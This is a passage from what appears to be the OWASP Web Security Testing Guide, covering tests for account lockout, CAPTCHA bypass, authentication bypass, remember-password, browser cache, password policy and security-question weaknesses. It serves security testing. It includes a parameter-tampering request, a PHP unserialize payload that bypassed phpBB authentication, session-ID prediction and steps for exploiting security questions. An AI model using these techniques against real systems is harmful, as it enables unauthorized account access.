- Talk to the IT personnel to determine which passwords they use for administrative access and how administration of the application is undertaken.
- Ask IT personnel if default passwords are changed and if default user accounts are disabled.
- Examine the user database for default credentials as described in the black-box testing section. Also check for empty password fields.
- Examine the code for hard coded usernames and passwords.
- Check for configuration files that contain usernames and passwords.
- Examine the password policy and, if the application generates its own passwords for new users, check the policy in use for this procedure.

Tools

- Burp Intruder
- THC Hydra
- Nikto 2

References

- CIRT

Testing for Weak Lock Out Mechanism

ID
WSTG-ATHN-03

Summary

Account lockout mechanisms are used to mitigate brute force attacks. Some of the attacks that can be defeated by using lockout mechanism:

- Login password or username guessing attack.
- Code guessing on any 2FA functionality or Security Questions.

Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access. Accounts are typically locked after 3 to 5 unsuccessful attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator.

Despite it being easy to conduct brute force attacks, the result of a successful attack is dangerous as the attacker will have full access on the user account and with it all the functionality and services they have access to.

Test Objectives

- Evaluate the account lockout mechanism's ability to mitigate brute force password guessing.
- Evaluate the unlock mechanism's resistance to unauthorized account unlocking.

How to Test

Lockout Mechanism

To test the strength of lockout mechanisms, you will need access to an account that you are willing or can afford to lock. If you have only one account with which you can log on to the web application, perform this test at the end of your test plan to avoid losing testing time by being locked out.

To evaluate the account lockout mechanism's ability to mitigate brute force password guessing, attempt an invalid log in by using the incorrect password a number of times, before using the correct password to verify that the account was locked out. An example test may be as follows:

1. Attempt to log in with an incorrect password 3 times.
2. Successfully log in with the correct password, thereby showing that the lockout mechanism doesn't trigger after 3 incorrect authentication attempts.
3. Attempt to log in with an incorrect password 4 times.
4. Successfully log in with the correct password, thereby showing that the lockout mechanism doesn't trigger after 4 incorrect authentication attempts.
5. Attempt to log in with an incorrect password 5 times.
6. Attempt to log in with the correct password. The application returns "Your account is locked out.", thereby confirming that the account is locked out after 5 incorrect authentication attempts.
7. Attempt to log in with the correct password 5 minutes later. The application returns "Your account is locked out.", thereby showing that the lockout mechanism does not automatically unlock after 5 minutes.
8. Attempt to log in with the correct password 10 minutes later. The application returns "Your account is locked out.", thereby showing that the lockout mechanism does not automatically unlock after 10 minutes.

9. Successfully log in with the correct password 15 minutes later, thereby showing that the lockout mechanism automatically unlocks after a 10 to 15 minute period.

A CAPTCHA may hinder brute force attacks, but they can come with their own set of weaknesses, and should not replace a lockout mechanism. A CAPTCHA mechanism may be bypassed if implemented incorrectly. CAPTCHA flaws include:

1. Easily defeated challenge, such as arithimetic or limited question set.
2. CAPTCHA checks for HTTP response code instead of response success.
3. CAPTCHA server-side logic defaults to a successful solve.
4. CAPTCHA challenge result is never validated server-side.
5. CAPTCHA input field or parameter is manually processed, and is improperly validated or escaped.

To evaluate CAPTCHA effectiveness:

1. Assess CAPTCHA challenges and attempt automating solutions depending on difficulty.
2. Attempt to submit request without solving CAPTCHA via the normal UI mechanism(s).
3. Attempt to submit request with intentional CAPTCHA challenge failure.
4. Attempt to submit request without solving CAPTCHA (assuming some default values may be passed by client-side code, etc) while using a testing proxy (request submitted directly server-side).
5. Attempt to fuzz CAPTCHA data entry points (if present) with common injection payloads or special characters sequences.
6. Check if the solution to the CAPTCHA might be the alt-text of the image(s), filename(s), or a value in an associated hidden field.
7. Attempt to re-submit previously identified known good responses.
8. Check if clearing cookies causes the CAPTCHA to be bypassed (for example if the CAPTCHA is only shown after a number of failures).
9. If the CAPTCHA is part of a multi-step process, attempt to simply access or complete a step beyond the CAPTCHA (for example if CAPTCHA is the first step in a login process, try simply submitting the second step [username and password]).
10. Check for alternative methods that might not have CAPTCHA enforced, such as an API endpoint meant to facilitate mobile app access.

Repeat this process to every possible functionality that could require a lockout mechanism.

Unlock Mechanism

To evaluate the unlock mechanism's resistance to unauthorized account unlocking, initiate the unlock mechanism and look for weaknesses. Typical unlock mechanisms may involve secret questions or an emailed unlock link. The unlock link should be a unique one-time link, to stop an attacker from guessing or replaying the link and performing brute force attacks in batches.

Note that an unlock mechanism should only be used for unlocking accounts. It is not the same as a password recovery mechanism, yet could follow the same security practices.

Remediation

Apply account unlock mechanisms depending on the risk level. In order from lowest to highest assurance:

1. Time-based lockout and unlock.
2. Self-service unlock (sends unlock email to registered email address).
3. Manual administrator unlock.
4. Manual administrator unlock with positive user identification.

Factors to consider when implementing an account lockout mechanism:

1. What is the risk of brute force password guessing against the application?
2. Is a CAPTCHA sufficient to mitigate this risk?
3. Is a client-side lockout mechanism being used (e.g., JavaScript)? (If so, disable the client-side code to test.)
4. Number of unsuccessful log in attempts before lockout. If the lockout threshold is to low then valid users may be locked out too often. If the lockout threshold is to high then the more attempts an attacker can make to brute force the account before it will be locked. Depending on the application's purpose, a range of 5 to 10 unsuccessful attempts is typical lockout threshold.
5. How will accounts be unlocked?
    i. Manually by an administrator: this is the most secure lockout method, but may cause inconvenience to users and take up the administrator's "valuable" time.
        a. Note that the administrator should also have a recovery method in case his account gets locked.
        b. This unlock mechanism may lead to a denial-of-service attack if an attacker's goal is to lock the accounts of all users of the web application.
    ii. After a period of time: What is the lockout duration? Is this sufficient for the application being protected? E.g. a 5 to 30 minute lockout duration may be a good compromise between mitigating brute force attacks and inconveniencing valid users.
    iii. Via a self-service mechanism: As stated before, this self-service mechanism must be secure enough to avoid that the attacker can unlock accounts himself.

References

- See the OWASP article on Brute Force Attacks.
- Forgot Password CS.

Testing for Bypassing Authentication Schema

ID
WSTG-ATHN-04

Summary

In computer security, authentication is the process of attempting to verify the digital identity of the sender of a communication. A common example of such a process is the log on process. Testing the authentication schema means understanding how the authentication process works and using that information to circumvent the authentication mechanism.

While most applications require authentication to gain access to private information or to execute tasks, not every authentication method is able to provide adequate security. Negligence, ignorance, or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the log in page and directly calling an internal page that is supposed to be accessed only after authentication has been performed.

In addition, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that the user is already authenticated. This can be accomplished either by modifying the given URL parameter, by manipulating the form, or by counterfeiting sessions.

Problems related to the authentication schema can be found at different stages of the software development life cycle (SDLC), like the design, development, and deployment phases:

- In the design phase errors can include a wrong definition of application sections to be protected, the choice of not applying strong encryption protocols for securing the transmission of credentials, and many more.
- In the development phase errors can include the incorrect implementation of input validation functionality or not following the security best practices for the specific language.
- In the application deployment phase, there may be issues during the application setup (installation and configuration activities) due to a lack in required technical skills or due to the lack of good documentation.

Test Objectives

- Ensure that authentication is applied across all services that require it.

How to Test

Black-Box Testing

There are several methods of bypassing the authentication schema that is used by a web application:

- Direct page request (forced browsing)
- Parameter modification
- Session ID prediction
- SQL injection

Direct Page Request

If a web application implements access control only on the log in page, the authentication schema could be bypassed. For example, if a user directly requests a different page via forced browsing, that page may not check the credentials of the user before granting access. Attempt to directly access a protected page through the address bar in your browser to test using this method.




Figure 4.4.4-1: Direct Request to Protected Page

Parameter Modification

Another problem related to authentication design is when the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials. In the example below, the “authenticated” parameter is changed to a value of “yes”, which allows the user to gain access. In this example, the parameter is in the URL, but a proxy could also be used to modify the parameter, especially when the parameters are sent as form elements in a POST request or when the parameters are stored in a cookie.

```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Authenticated</H1>
</BODY></HTML>
```




Figure 4.4.4-2: Parameter Modified Request

Session ID Prediction

Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

In the following figure, values inside cookies increase linearly, so it could be easy for an attacker to guess a valid session ID.




Figure 4.4.4-3: Cookie Values Over Time

In the following figure, values inside cookies change only partially, so it's possible to restrict a brute force attack to the defined fields shown below.

Session Identifier :	127.0.0.1/WebGoat WEAKID
Date	Value
2006/11/11 14:33:27	12430-1163252007028
2006/11/11 14:33:27	12431-1163252007138
2006/11/11 14:33:27	12432-1163252007247
2006/11/11 14:33:27	12433-1163252007435
2006/11/11 14:33:27	12434-1163252007544
2006/11/11 14:33:27	12435-1163252007653
2006/11/11 14:33:27	12436-1163252007763
2006/11/11 14:33:27	12437-1163252007872
2006/11/11 14:33:28	12438-1163252007982
2006/11/11 14:33:28	12439-1163252008091
2006/11/11 14:33:28	12440-1163252008200
2006/11/11 14:33:28	12442-1163252008310
2006/11/11 14:33:28	12443-1163252008419
2006/11/11 14:33:28	12444-1163252008528
2006/11/11 14:33:28	12445-1163252008638
2006/11/11 14:33:28	12446-1163252008747
2006/11/11 14:33:28	12447-1163252008857
2006/11/11 14:33:28	12448-1163252008966
2006/11/11 14:33:29	12449-1163252009075

Figure 4.4.4-4: Partially Changed Cookie Values

SQL Injection (HTML Form Authentication)

SQL Injection is a widely known attack technique. This section is not going to describe this technique in detail as there are several sections in this guide that explain injection techniques beyond the scope of this section.

Figure 4.4.4-5: SQL Injection

The following figure shows that with a simple SQL injection attack, it is sometimes possible to bypass the authentication form.




Figure 4.4.4-6: Simple SQL Injection Attack

Gray-Box Testing

If an attacker has been able to retrieve the application source code by exploiting a previously discovered vulnerability (e.g., directory traversal), or from a web repository (Open Source Applications), it could be possible to perform refined attacks against the implementation of the authentication process.

In the following example (PHPBB 2.0.13 - Authentication Bypass Vulnerability), at line 5 the unserialize() function parses a user supplied cookie and sets values inside the $row array. At line 10 the user's MD5 password hash stored inside the back end database is compared to the one supplied.

```
if (isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) {
    $sessiondata = isset($HTTP_COOKIE_VARS[$cookiename . '_data']) ?
unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
    $sessionmethod = SESSION_METHOD_COOKIE;
}
if(md5($password) == $row['user_password'] && $row['user_active']) {
    $autologin = (isset($HTTP_POST_VARS['autologin'])) ? TRUE : 0;
}
```

In PHP, a comparison between a string value and a boolean value (1 and `TRUE`) is always `TRUE`, so by supplying the following string (the important part is `b:1`) to the `unserialize()` function, it is possible to bypass the authentication control:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

Tools

- WebGoat
- OWASP Zed Attack Proxy (ZAP)

References

Whitepapers

- Mark Roxberry: “PHPBB 2.0.13 vulnerability”
- David Endler: “Session ID Brute Force Exploitation and Prediction”

Testing for Vulnerable Remember Password

ID
WSTG-ATHN-05

Summary

Credentials are the most widely used authentication technology. Due to such a wide usage of username-password pairs, users are no longer able to properly handle their credentials across the multitude of used applications.

In order to assist users with their credentials, multiple technologies surfaced:

- Applications provide a *remember me* functionality that allows the user to stay authenticated for long periods of time, without asking the user again for their credentials.
- Password Managers - including browser password managers - that allow the user to store their credentials in a secure manner and later on inject them in user-forms without any user intervention.

Test Objectives

- Validate that the generated session is managed securely and do not put the user's credentials in danger.

How to Test

As these methods provide a better user experience and allow the user to forget all about their credentials, they increase the attack surface area. Some applications:

- Store the credentials in an encoded fashion in the browser's storage mechanisms, which can be verified by following the web storage testing scenario and going through the session analysis scenarios. Credentials shouldn't be stored in any way in the client-side application, and should be substitued by tokens generated server-side.
- Automatically inject the user's credentials that can be abused by:
  - ClickJacking attacks.
  - CSRF attacks.
- Tokens should be analyzed in terms of token-lifetime, where some tokens never expire and put the users in danger if those tokens ever get stolen. Make sure to follow the session timeout testing scenario.

Remediation

- Follow session management good practices.
- Ensure that no credentials are stored in clear text or are easily retrievable in encoded or encrypted forms in browser storage mechanisms; they should be stored server-side and follow good password storage practices.

Testing for Browser Cache Weaknesses

ID
WSTG-ATHN-06

Summary

In this phase the tester checks that the application correctly instructs the browser to not retain sensitive data.

Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser's cache or by simply pressing the browser's **Back** button.

Test Objectives

- Review if the application stores sensitive information on the client-side.
- Review if access can occur without authorization.

How to Test

Browser History

Technically, the **Back** button is a history and not a cache (see Caching in HTTP: History Lists). The cache and the history are two different entities. However, they share the same weakness of presenting previously displayed sensitive information.

The first and simplest test consists of entering sensitive information into the application and logging out. Then the tester clicks the **Back** button of the browser to check whether previously displayed sensitive information can be accessed whilst unauthenticated.

If by pressing the **Back** button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.

Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled.

The **Back** button can be stopped from showing sensitive data. This can be done by:

- Delivering the page over HTTPS.
- Setting `Cache-Control: must-revalidate`

Browser Cache

Here testers check that the application does not leak any sensitive data into the browser cache. In order to do that, they can use a proxy (such as OWASP ZAP) and search through the server responses that belong to the session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers with the following directives:

- `Cache-Control: no-cache, no-store`
- `Expires: 0`

- `Pragma: no-cache`

These directives are generally robust, although additional flags may be necessary for the `Cache-Control` header in order to better prevent persistently linked files on the file system. These include:

- `Cache-Control: must-revalidate, max-age=0, s-maxage=0`

```
HTTP/1.1:
Cache-Control: no-cache
```

```
HTTP/1.0:
Pragma: no-cache
Expires: "past date or illegal value (e.g., 0)"
```

For instance, if testers are testing an e-commerce application, they should look for all pages that contain a credit card number or some other financial information, and check that all those pages enforce the `no-cache` directive. If they find pages that contain critical information but that fail to instruct the browser not to cache their content, they know that sensitive information will be stored on the disk, and they can double-check this simply by looking for the page in the browser cache.

The exact location where that information is stored depends on the client operating system and on the browser that has been used. Here are some examples:

- Mozilla Firefox:
  - Unix/Linux: `~/.cache/mozilla/firefox/`
  - Windows: `C:\Users\<user_name>\AppData\Local\Mozilla\Firefox\Profiles\<profile-id>\Cache2\`
- Internet Explorer:
  - `C:\Users\<user_name>\AppData\Local\Microsoft\Windows\INetCache\`
- Chrome:
  - Windows: `C:\Users\<user_name>\AppData\Local\Google\Chrome\User Data\Default\Cache`
  - Unix/Linux: `~/.cache/google-chrome`

Reviewing Cached Information

Firefox provides functionality for viewing cached information, which may be to your benefit as a tester. Of course the industry has also produced various extensions, and external apps which you may prefer or need for Chrome, Internet Explorer, or Edge.

Cache details are also available via developer tools in most modern browsers, such as Firefox, Chrome, and Edge. With Firefox it is also possible to use the URL `about:cache` to check cache details.

Check Handling for Mobile Browsers

Handling of cache directives may be completely different for mobile browsers. Therefore, testers should start a new browsing session with clean caches and take advantage of features like Chrome's Device Mode or Firefox's Responsive Design Mode to re-test or separately test the concepts outlined above.

Additionally, personal proxies such as ZAP and Burp Suite allow the tester to specify which `User-Agent` should be sent by their spiders/crawlers. This could be set to match a mobile browser `User-Agent` string and used to see which caching directives are sent by the application being tested.

Gray-Box Testing

The methodology for testing is equivalent to the black-box case, as in both scenarios testers have full access to the server response headers and to the HTML code. However, with gray-box testing, the tester may have access to account

credentials that will allow them to test sensitive pages that are accessible only to authenticated users.

Tools

- OWASP Zed Attack Proxy

References

Whitepapers

- Caching in HTTP

Testing for Weak Password Policy

ID
WSTG-ATHN-07

Summary

The most prevalent and most easily administered authentication mechanism is a static password. The password represents the keys to the kingdom, but is often subverted by users in the name of usability. In each of the recent high profile hacks that have revealed user credentials, it is lamented that most common passwords are still: `123456`, `password` and `qwerty`.

Test Objectives

- Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse, and aging requirements of passwords.

How to Test

1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
3. When must a user change their password?
    - Both NIST and NCSC recommend **against** forcing regular password expiry, although it may be required by standards such as PCI DSS.
4. How often can a user reuse a password? Does the application maintain a history of the user's previous used 8 passwords?
5. How different must the next password be from the last password?
6. Is the user prevented from using his username or other account information (such as first or last name) in the password?
7. What are the minimum and maximum password lengths that can be set, and are they appropriate for the sensitivity of the account and application?
8. Is it possible set common passwords such as `Password1` or `123456`?

Remediation

To mitigate the risk of easily guessed passwords facilitating unauthorized access there are two solutions: introduce additional authentication controls (i.e. two-factor authentication) or introduce a strong password policy. The simplest and cheapest of these is the introduction of a strong password policy that ensures password length, complexity, reuse and aging; although ideally both of them should be implemented.

References

- Brute Force Attacks

Testing for Weak Security Question Answer

ID
WSTG-ATHN-08

Summary

Often called “secret” questions and answers, security questions and answers are often used to recover forgotten passwords (see Testing for weak password change or reset functionalities, or as extra security on top of the password.

They are typically generated upon account creation and require the user to select from some pre-generated questions and supply an appropriate answer. They may allow the user to generate their own question and answer pairs. Both methods are prone to insecurities.Ideally, security questions should generate answers that are only known by the user, and not guessable or discoverable by anybody else. This is harder than it sounds. Security questions and answers rely on the secrecy of the answer. Questions and answers should be chosen so that the answers are only known by the account holder. However, although a lot of answers may not be publicly known, most of the questions that websites implement promote answers that are pseudo-private.

Pre-generated Questions

The majority of pre-generated questions are fairly simplistic in nature and can lead to insecure answers. For example:

- The answers may be known to family members or close friends of the user, e.g. “What is your mother’s maiden name?”, “What is your date of birth?”
- The answers may be easily guessable, e.g. “What is your favorite color?”, “What is your favorite baseball team?”
- The answers may be brute forcible, e.g. “What is the first name of your favorite high school teacher?” - the answer is probably on some easily downloadable lists of popular first names, and therefore a simple brute force attack can be scripted.
- The answers may be publicly discoverable, e.g. “What is your favorite movie?” - the answer may easily be found on the user’s social media profile page.

Self-generated Questions

The problem with having users to generate their own questions is that it allows them to generate very insecure questions, or even bypass the whole point of having a security question in the first place. Here are some real world examples that illustrate this point:

- “What is 1+1?”
- “What is your username?”
- “My password is S3curlty!”

Test Objectives

- Determine the complexity and how straight-forward the questions are.
- Assess possible user answers and brute force capabilities.

How to Test

Testing for Weak Pre-generated Questions

Try to obtain a list of security questions by creating a new account or by following the “I don’t remember my password”-process. Try to generate as many questions as possible to get a good idea of the type of security questions that are asked. If any of the security questions fall in the categories described above, they are vulnerable to being attacked (guessed, brute-forced, available on social media, etc.).

Testing for Weak Self-Generated Questions

Try to create security questions by creating a new account or by configuring your existing account's password recovery properties. If the system allows the user to generate their own security questions, it is vulnerable to having insecure questions created. If the system uses the self-generated security questions during the forgotten password functionality and if usernames can be enumerated (see Testing for Account Enumeration and Guessable User Account, then it should be easy for the tester to enumerate a number of self-generated questions. It should be expected to find several weak self-generated questions using this method.

Testing for Brute-forcible Answers

Use the methods described in Testing for Weak lock out mechanism to determine if a number of incorrectly supplied security answers trigger a lockout mechanism.

The first thing to take into consideration when trying to exploit security questions is the number of questions that need to be answered. The majority of applications only need the user to answer a single question, whereas some critical applications may require the user to answer two or even more questions.

The next step is to assess the strength of the security questions. Could the answers be obtained by a simple Google search or with social engineering attack? As a penetration tester, here is a step-by-step walkthrough of exploiting a security question scheme:

- Does the application allow the end user to choose the question that needs to be answered? If so, focus on questions which have:
  - A "public" answer; for example, something that could be find with a simple search-engine query.
  - A factual answer such as a "first school" or other facts which can be looked up.
  - Few possible answers, such as "what model was your first car". These questions would present the attacker with a short list of possible answers, and based on statistics the attacker could rank answers from most to least likely.
- Determine how many guesses you have if possible.
  - Does the password reset allow unlimited attempts?
  - Is there a lockout period after X incorrect answers? Keep in mind that a lockout system can be a security problem in itself, as it can be exploited by an attacker to launch a Denial of Service against legitimate users.
  - Pick the appropriate question based on analysis from the above points, and do research to determine the most likely answers.

